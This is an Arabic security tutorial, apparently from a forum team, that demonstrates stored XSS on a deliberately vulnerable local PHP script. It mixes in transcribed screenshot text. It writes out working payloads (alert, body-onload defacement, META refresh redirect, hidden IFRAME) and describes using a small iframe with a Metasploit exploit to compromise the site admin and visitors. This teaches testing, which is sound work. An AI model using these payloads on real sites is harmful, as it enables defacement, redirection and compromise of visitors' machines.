
اهم الاستغلالات التي اختبر بها السكريبتات دائماً ..

في حالة تم تنفيذ اي من الاكواد السابقة هذا يعني ان السكريبت مصاب ..

نقوم بتجربة كود اظهار رسالة **alert**!



نقوم بادخال الكود الخاص في اظهار رسالة تحتوي على **12345** في الجافا سكرت ، لغرض التجربة والتأكد من ان الحقل يقوم بفلتره المخرجات او لا!



كما تشاهد هنا ظهرت لنا رسالة تحتوي **على** الارقام المدخله سابقاً ، الان نقول وبكل قوة ان السكربت مصاب نتيجة تجربة احد اكواد الجافا سكربت وتم تنفيذه كما تشاهد . .

الان هنا بما ان النوع هو المخزن هذا يعني ان اي زائر **سيقوم** بالدخول الى هذه الصفحة سيرى هذه الرسالة!!


وبامكانك **تجربة** باقي اكواد التحذير. .

طبعاً الان الكود مخزن وفي حالة فتح الصفحة سنجد **نفس** النتائج وهذا مايعيق التجربه بالشكل السليم ، وكنت ساعمل زر **خاص** في تفريغ قاعدة البيانات ولكن وجدت الاشكال في حالة تم استغلال الرسالة في صفحة خاصة وبذلك لن نستفيد من الزر بشكل عام. .

لذلك علينا ان نقوم بتفريغ القاعده يدوياً لكي **يتم** ازالة المدخل سابقاً ، ونكمل باقي التجارب .



قم بالدخول الى قاعدة البيانات! XSS



قم بالضغط على الزر الخاص في افراغ الجدول كما في الصورة ..



نقوم بالضغط على موافق للموافقة على تفرغ الجدول ..

localhost / localhost / xss / xss | phpMyAdmin 2.10.3 - موزيلا فايرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

http://localhost/phpMyAdmin/

phpMyAdmin

جدول XSS آخر تمت محتوياتها (استغرق الاستعلام 0.0323 ثانية)

إستعلام SQL: TRUNCATE XSS

[تحرير] [أنشئ شجرة PHP]

الاسم	النوع	التعليق	التعليق	التعليق	التعليق	التعليق	التعليق	التعليق	التعليق
	KB 1.0	latin1_swedish_ci	MyISAM	0					xss
Bytes 0	KB 1.0	utf8_general_ci	MyISAM	0					1 جدول (مداول)

إظهار الكل / إخفاء تحديد الكل

عرض نسخة للطباعة

تكوين جدول جديد هي قاعدة البيانات XSS

الإسم: Number of fields

الإسم: Number of fields

تنفيذ

تنفيذ

www.d99v.com

كما تشاهد تم تفريغ الجدول بنجاح .

XSS || D99Y Team | - موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

...localhost / localhost / xss / xss | phpMyA

XSS || D99Y Team

Google

http://localhost/xss/xss-sav.php

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكربت اختبار ثغرات XSS
السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكربت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان :
العنوان :
التعليق :

ارسل
ارسل
ارسل

مستأجر التطوير
developmental
WWW.D99Y.COM

أحذر!
السكربت مصاب ، والهدف من طرحه عمل الاختبارات الأمنية عليه ، لذلك احذر
من رفعه على استضافة حية ، وفي حالة كان جهازك يحتوي على اي بي مباشر
نتمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب أمنية !

coded by NassRawI D99Y team || d99y.com

والان نقوم بالدخول الى الصفحة مره اخرى ، وكما تشاهد **لا يوجد** اي تعليق وذلك لاننا قمنا بازالة المدخل سابقاً .

XSS || D99Y Team | موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

...localhost / localhost / xss / xss | phpMyA

http://localhost/xss/xss-sav.php

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS
السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان :
العنوان :
التعليق :

test |

```
<body onload="document.body.innerHTML=' <h1>test
!!</h1>';">
```


ارسل

developmental
ساحة التطوير
YARD
WWW.D99Y.COM

أحذر!
السكرت مصاب ، والهدف من طرحه عمل الاختبارات الأمنية عليه ، لذلك احذر
من رفعه على استضافة حية ، وفي حالة كان جهازك يحتوي على اي بي مباشر
تتمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب أمنية !

coded by NassRawI D99Y team || d99y.com

نقوم بتجربة كود اظهار الرسالة بصفحة خاصة كما تكلمنا عن هذا الاستغلال في موضوع المقدمة



كما تشاهد خطر الثغرة يصل حتى الى **تشويه** الالندكس واطهار رسالة ، نقوم بتفرغ القاعده كما تعلمنا سابقاً لتجربة استغلال اخر .

XSS || D99Y Team | موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

...localhost / localhost / xss / xss | phpMyA

XSS || D99Y Team

Google

http://localhost/xss/xss-sav.php

XSS || D99Y Team

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS
السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

العودة إلى الرئيسية :

test | العنوان |
العنوان |
التعليق |

```

<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">
<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">
<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">
<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">
<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">
<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">
<META http-equiv="refresh" content="0;
URL=http://www.d99y.com/vb">

```

أحذر! السكرت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر من رفعه على استضافة حية , وفي حالة كان جهازك يحتوي على اي بي مباشر تمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب أمنية !

coded by NassRawI D99Y team || d99y.com

نقوم بتجربة كود التحويل بعد فتح الصفحة نجد ..



كما تشاهد بعد فتح الصفحة تجد ان المتصفح يقوم بفتح الموقع

موزيلا فايرفوكس - [Developmental Yard || ساحة التطوير]

ملف تحرير عرض تاريخ علامات أدوات مساعدة

...localhost / localhost / xss / xss | phpMyA

Google

http://www.d99y.com/vb/

ساحة التطوير

www.D99Y.com

مات . .

دورة حماية الأجهزة وكشف التقييم

PHP

www.D99Y.COM

www.D99Y.COM

www.D99Y.COM

www.D99Y.COM

www.B-Blood.org

إن الله يحب إغاثة اللهفان

الإنترنت

استعادة كلمة المرور

طلب كود تفعيل العضوية

تفعيل العضوية

اسم العضو

حفظ البيانات؟

تسجيل الدخول

[Developmental Yard || ساحة التطوير]

التسجيل

مشاركات اليوم

البحث

أهلاً وسهلاً بك في [ساحة التطوير || Developmental Yard].

أهلاً وسهلاً بك وافتتاح الموقع، إذا كانت هذه زيارتك الأولى للمنتدى، فندرجي التكرم بزيارة صفحة التعليمات، بالضغط هنا. كما يشرفنا أن تقوم بالتسجيل بالضغط هنا إذا

والان بعد انتظار التحميل فوراً ظهر لنا موقع الساحة ، نرفع القاعده كما تعلمنا ، ونقوم بتجربة استغلال اخر . .

XSS || D99Y Team | موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

...localhost / localhost / xss / xss | phpMyA

XSS || D99Y Team

http://localhost/xss/xss-sav.php

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS
السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان : test |
العنوان :
التعليق :
<IFRAME WIDTH=100% HEIGHT=300
SRC="http://www.d99y.com/vb"></IFRAME>

ارسل

ساحة التطوير
D99Y
developmental
WWW.D99Y.COM

أحذرو! السكرت مصاب ، والهدف من طرحه عمل الاختبارات الأمنية عليه ، لذلك احذر من رفعه على استضافة حية ، وفي حالة كان جهازك يحتوي على اي بي مباشر تمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب أمنية !

coded by NassRawI D99Y team || d99y.com

هذا كود الفلاش وللأسف الشديد المنتديات العامة تقبل هذا الكود الصندوق الماسي وذلك لانه كود الفلاش ، ولكن المخترق يستغله في مجال فتح صفحة وليس عرض الفلاش . .

نقوم بفتح صفحة الساحة بعرض 100 وارتفاع 300 كما موجود في الكود . .



كما تشاهد تم فتح موقع ساحة التطوير بنفس الصفحة بحسب العرض والارتفاع الموجود في الكود السابق .

هنا تأتي الخطورة الكبيرة ، باختراق جهاز صاحب السكريبت وكذلك الزوار ، عن طريق استخدام الاستغلال السابق وفتح صفحة ملغمة في اي ثغرة يقبلها نظام صاحب السكريبت + بعض وارتفاع صغير وهذا يعني انه لا يرى فتح الصفحة ولكن سيتم فتح الصفحة!!

طبعاً هذا الاستغلال خاص في مختبري الانظمة وليس مختبري السكريبتات ، لذلك عملت فيديو سريع لكي ابرهن نجاح الاستغلال .

<http://www.youtube.com/watch?v=mThrxmpvFmk>

قم باختيار جودة HD تم استخدام ثغرة الاختصاصات windows/browser/ms10_046_shortcut_icon_dllloader داخل مشروع الـ metasploit ووضع رابط المجلد المصاب داخل الصفحة بعض ارتفاع صغير لكود الفلاش المعروف .

وكما تشاهد تم اختراق الجهاز بنجاح ، وهذا يعني اختراق مدير السيرفر والزوار كذلك ، لذلك ذكرت ان ثغرة XSS خطيره جداً ولا يستهان ابداً بها .

نذهب اخيراً الى اخر استغلال واقدم استغلال ، وهو سرقة الكوكيز ، كما يعلم الجميع ان اي عضوية تقوم بتسجيل الدخول لها رمز اممي يميزها عن باقي العضويات ، وفي حالة دخول الموقع مره اخرى ، نجد ان المتصفح لا زال مسجل دخوله في المنتدى ، نتيجة تواجد هذا الرمز الاممي محفوظ في المتصفح .

الكوكيز عمله بشكل عام تخزين طلبات وشخصية الزائر ، فمثلاً هناك اللغة اسفل المنتدى ان قمت باختيار اللغة الانجليزيه مثلاً هناك كوكيز يميزك وفي دخولك مستقبلاً للموقع تجد انه فعلاً لازال حافظ تغيراتك للغة الانجليزية .

